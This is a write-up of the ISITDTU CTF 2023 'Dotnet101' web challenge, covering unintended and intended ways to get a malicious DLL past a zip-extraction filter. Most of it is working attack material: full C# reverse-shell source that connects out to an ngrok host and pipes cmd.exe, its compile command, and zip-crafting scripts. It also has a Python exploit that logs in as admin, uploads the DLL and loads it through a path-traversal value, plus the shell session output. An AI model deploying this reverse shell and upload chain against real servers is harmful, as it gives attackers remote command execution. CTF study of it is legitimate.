[web] Dotnet101

Unintended solution

"Race condition"

Actually it maybe consider as using race condition bug to solve the challenge because of the following code

```
public class FileUtils
{
    public static void ExtractAndFilterZip(string zipFilePath, string extractPath, List<string> whitelistExtensions)
    {
        using (ZipInputStream zipInputStream = new ZipInputStream(File.OpenRead(zipFilePath)))
        {
            ZipEntry nextEntry;
            while ((nextEntry = zipInputStream.GetNextEntry()) != null)
            {
                if (nextEntry.IsFile)
                {
                    string name = nextEntry.Name;
                    if (!name.Contains("/") && !name.Contains("\\") && !name.Contains(".."))
                    {
                        string text = Path.Combine(extractPath, name);
                        using (FileStream fileStream = File.Create(text))
                        {
                            byte[] array = new byte[4096];
                            int num;
                            while ((num = zipInputStream.Read(array, 0, array.Length)) > 0)
                            {
                                fileStream.Write(array, 0, num);
                            }
                        }
                    }
                }
            }
        }
        string[] files = Directory.GetFiles(extractPath);
        foreach (string text2 in files)
        {
            string extension = Path.GetExtension(text2);
            byte[] array3 = File.ReadAllBytes(text2);
            if (!whitelistExtensions.Contains(extension) || (!FileUtils.IsPNGFile(array3) && !FileUtils.IsJPGFile(array3)))
            {
                object obj = FileUtils.lockObject;
                lock (obj)
                {
                    File.Delete(text2);
                }
            }
        }
    }
```

dll source file for reverse shell

```
using System;
using System.Text;
using System.IO;
using System.Diagnostics;
using System.ComponentModel;
using System.Linq;
using System.Net;
using System.Net.Sockets;
using System.Threading;
namespace test100{


public class ReadNoFlag
{
    static StreamWriter streamWriter;
    public ReadNoFlag()
```

```
17      {
18          Thread httpThread = new Thread(HttpServerThread);
19          Thread.Sleep(0);
20          httpThread.Start();
21      }
22      static void Main(string[] args)
23      {
24          // Start a new thread to run the HTTP server
25          Thread httpThread = new Thread(HttpServerThread);
26          Thread.Sleep(0);
27          httpThread.Start();
28
29      }
30      // Define a method for the HTTP server thread
31      static void HttpServerThread()
32      {
33      using(TcpClient client = new TcpClient("4.tcp.ngrok.io", 15404))
34        {
35          using(Stream stream = client.GetStream())
36          {
37            using(StreamReader rdr = new StreamReader(stream))
38            {
39              streamWriter = new StreamWriter(stream);
40
41              StringBuilder strInput = new StringBuilder();
42
43              Process p = new Process();
44              p.StartInfo.FileName = "cmd.exe";
45              p.StartInfo.CreateNoWindow = true;
46              p.StartInfo.UseShellExecute = false;
47              p.StartInfo.RedirectStandardOutput = true;
48              p.StartInfo.RedirectStandardInput = true;
49              p.StartInfo.RedirectStandardError = true;
50              p.OutputDataReceived += new
    DataReceivedEventHandler(CmdOutputDataHandler);
51              p.Start();
52              p.BeginOutputReadLine();
53
54              while(true)
55              {
56                strInput.Append(rdr.ReadLine());
57                //strInput.Append("\n");
58                p.StandardInput.WriteLine(strInput);
59                strInput.Remove(0, strInput.Length);
60              }
61            }
62          }
63        }
64      }
65
66      private static void CmdOutputDataHandler(object sendingProcess,
    DataReceivedEventArgs outLine)
67          {
68              StringBuilder strOutput = new StringBuilder();
69
70              if (!String.IsNullOrEmpty(outLine.Data))
71              {
72                  try
73                  {
74                      strOutput.Append(outLine.Data);
75                      streamWriter.WriteLine(strOutput);
76                      streamWriter.Flush();
77                  }
```

```
                catch (Exception err) { }
            }
        }
    }


}
```

compile the above .cs file to dll with:

`C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /r:System.Web.dll,System.dll,Microsoft.CSharp.dll,System.Core.dll /t:library .\test100.cs`

python script for create zip archive

```python
import zipfile
from cStringIO import StringIO

def _build_zip():
    f = StringIO()
    z = zipfile.ZipFile(f, 'w', zipfile.ZIP_DEFLATED)
    for _ in range(1,100):
        z.writestr(b'test' + str(_).encode() + b'.dll', b'')
    z.writestr('test100.dll', open('test100.dll','rb').read())
    for _ in range(101,30000):
        z.writestr(b'test' + str(_).encode() + b'.dll', b'')
    z.close()
    zip = open('zipper.zip','wb')
    zip.write(f.getvalue())
    zip.close()
_build_zip()
```

Exploit code

```python
import requests
from bs4 import BeautifulSoup
from threading import Thread
# url = 'http://40.88.10.36'
url = 'http://localhost:8880'

def __get_hidden_input( content):
    """ Return the dict contain the hidden input
    """
    tags = dict()
    soup = BeautifulSoup(content, 'html.parser')
    hidden_tags = soup.find_all('input', type='hidden')
    # print(*hidden_tags)
    for tag in hidden_tags:
        tags[tag.get('name')] = tag.get('value')
    return tags

def upload():
    s = requests.Session()
    r1 = s.get(url + '/Login')
    data1 = __get_hidden_input(r1.content)
    data1.update({'txtUsername':'admin', 'txtPassword': 'admin', 'btnLogin': 'Login'})
    r2 = s.post(url + '/Login', data = data1)

```

```python
    r2 = s.get(url + '/Admin/UploadImage')
    data2 = __get_hidden_input(r2.content)
    data2.update({'btnConvert': 'Upload', 'folderName': '1c2c'})
    r3 = s.post(url + '/Admin/UploadImage', data = data2, files = {'fileUpload': ('zipper2.zip', open('zipper2.zip', 'rb'))})

def trigger():
    s = requests.Session()
    r1 = s.get(url + '/Login')
    data1 = __get_hidden_input(r1.content)
    data1.update({'txtUsername':'admin', 'txtPassword': 'admin', 'btnLogin': 'Login'})
    r2 = s.post(url + '/Login', data = data1)
    data3 = {'fileName': '..\\Uploads\\1c2c\\test100'}
    s.post(url + '/Admin/DynamicPage', data = data3)

upload()
```

Then trigger Assembly.Load() -> object.newInstance() -> default constructor called (`test100.ReadNoFlag#ReadNoFlag()`)

```http
POST /Admin/DynamicPage HTTP/1.1
Host: 40.88.10.36:80
User-Agent: python-requests/2.31.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Cookie: ASP.NET_SessionId=hhgrjxhkpewv1bt4e1djn15h
Content-Length: 38
Content-Type: application/x-www-form-urlencoded

fileName=..%5CUploads%5C1c2c%5Ctest100
```


```http
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Sun, 15 Oct 2023 02:06:50 GMT
Connection: close
Content-Length: 534

ISITDTU{this_is_flag_fake}

<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <title>

    </title>
  </head>
  <body>
    <form method="post" action="./DynamicPage" id="form1">
      <input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="V/3q9GHFb/dU/W4XXQuIHyMKd3UoJv9pHJLA+MzIlwmkt914sahNUJpWD6zzOH/TTxvyA29OvDA6DojRZLcy/4m+TFk1VQVs9RCe5KBnf7E=" />
```

Prevent the deleting

Another way to solve is to prevent the deleting of malicious dll file by make it thow an exception, for example due to "invalid path"


```python
def _build_zip():
    f = StringIO()
    z = zipfile.ZipFile(f, 'w', zipfile.ZIP_DEFLATED)

    z.writestr('test100.dll', open('test100.dll','rb').read())
    z.writestr('test100.dll!@#:', "blabla")
    zip = open('zipper2.zip','wb')
    zip.write(f.getvalue())
    zip.close()
_build_zip()
```

Exception:



```
{System.NotSupportedException: The given path's format is not supported.
   at System.Security.Permissions.FileIOPermission.EmulateFileIOPermissionChecks(String fullPath)
   at System.IO.FileStream.Init(String path, FileMode mode, FileAccess access, Int32 rights, Boolean
   at System.IO.FileStream..ctor(String path, FileMode mode, FileAccess access, FileShare share, Int3
   at System.IO.File.Create(String path)
   at Dotnet101.Utils.FileUtils.ExtractAndFilterZip(String zipFilePath, String extractPath, List`1 whitel
   at Dotnet101.Admin.UploadImage.btnUpload_Click(Object sender, EventArgs e)}
```

Result:



```python
    data1.update({'txtUsername':'admin', 'txtPassword': 'admin', 'btnLogin': 'Login'})
    r2 = s.post(url + '/Login', data = data1)

    r2 = s.get(url + '/Admin/UploadImage')
    data2 = __get_hidden_input(r2.content)
    data2.update({'btnConvert': 'Upload', 'folderName': '1c2c'})
    r3 = s.post(url + '/Admin/UploadImage', data = data2, files = {'fileUpload': ('zipper2.zip', open('zipper2.zip', 'rb'))})

def trigger():
    s = requests.Session()
    r1 = s.get(url + '/Login')
    data1 = __get_hidden_input(r1.content)
    data1.update({'txtUsername':'admin', 'txtPassword': 'admin', 'b
    r2 = s.post(url + '/Login', data = data1)
    data3 = {'fileName': '..\\Uploads\\1c2c\\test100'}
    s.post(url + '/Admin/DynamicPage', data = data3)


upload()
```

```
PS D:\Downloads\GodzillaMemoryShellProject.NET> python .\dotnet101.py
PS D:\Downloads\GodzillaMemoryShellProject.NET> python .\dotnet101.py
PS D:\Downloads\GodzillaMemoryShellProject.NET> python .\dotnet101.py
PS D:\Downloads\GodzillaMemoryShellProject.NET> python .\dotnet101.py
PS D:\Downloads\GodzillaMemoryShellProject.NET> python .\dotnet101.py
PS D:\Downloads\GodzillaMemoryShellProject.NET> python .\dotnet101.py
PS D:\Downloads\GodzillaMemoryShellProject.NET> python .\dotnet101.py
PS D:\Downloads\GodzillaMemoryShellProject.NET> python .\dotnet101.py
PS D:\Downloads\GodzillaMemoryShellProject.NET> python .\dotnet101.py
PS D:\Downloads\GodzillaMemoryShellProject.NET> python .\dotnet101.py
PS D:\Downloads\GodzillaMemoryShellProject.NET> 
```

```
PS C:\Users\ASUS> nc -lnvp 1337
listening on [any] 1337 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 63473
Microsoft Windows [Version 10.0.17763.4974]
(c) 2018 Microsoft Corporation. All rights reserved.
whoami
c:\windows\system32\inetsrv>whoami
iis apppool\defaultapppool
more C:\Users\Public\Flag.txt
c:\windows\system32\inetsrv>more C:\Users\Public\Flag.txt
ISITDTU{Thank_you_for_participate_ISITDTU_CTF_2023_you_are_cool_<3_!!!@!@}
```

Intended solution

taidh Hôm nay lúc 01:28

Intended short write up for Dotnet101 challenge (No Race Condition and Big Zip File)

```
- The second parameter in **Path.Combine()** can be controlled, so we can pass an absolute path
=> Bypass check ..
- To obtain the running path, access **/Test/zeroTestPage?debug=1** because the file
**file_does_not_exist** does not exist, and in the **Web.config**, **<customErrors mode="Off"/>**
is set, so the error is displayed and contains the path to the webroot (C:\inetpub\wwwroot).
- Note that all folders and files have only "ReadAndExecute" permissions except for Uploads
(FullControl) and Test (Modify) because I set permissions for the entire **wwwroot** directory
and then only edit permissions for the **Uploads **and **Test **folders, so the
**zeroTestPage.aspx** file will keep "ReadAndExecute" permission.
- Create an arbitrary DLL file (webshell) with the class named **ReadNoFlag**, and the file name
must start with the letter 'z', with the second character in the file name being the character
following 'e' (any character from f to z, case-insensitive). Explanation: Because
"zeroTestPage.aspx" is set to have only "ReadAndExecute" permission => no delete permission, when
the file is created as described, it will be sorted below the "zeroTestPage.aspx" file when
extracted. When the program attempts to delete the "zeroTestPage.aspx" file, it stops, and in the
end, we have just uploaded without being deleted.
- Zip the file and upload it to the "C:\inetpub\wwwroot\Test" folder.

Example:
zexploit.dll (webshell file)
zeroTestPage.aspx (zeroTestPage.aspx file in Test folder)

z = z
e = e
x > r => it will be sorted below zeroTestPage.aspx file.
```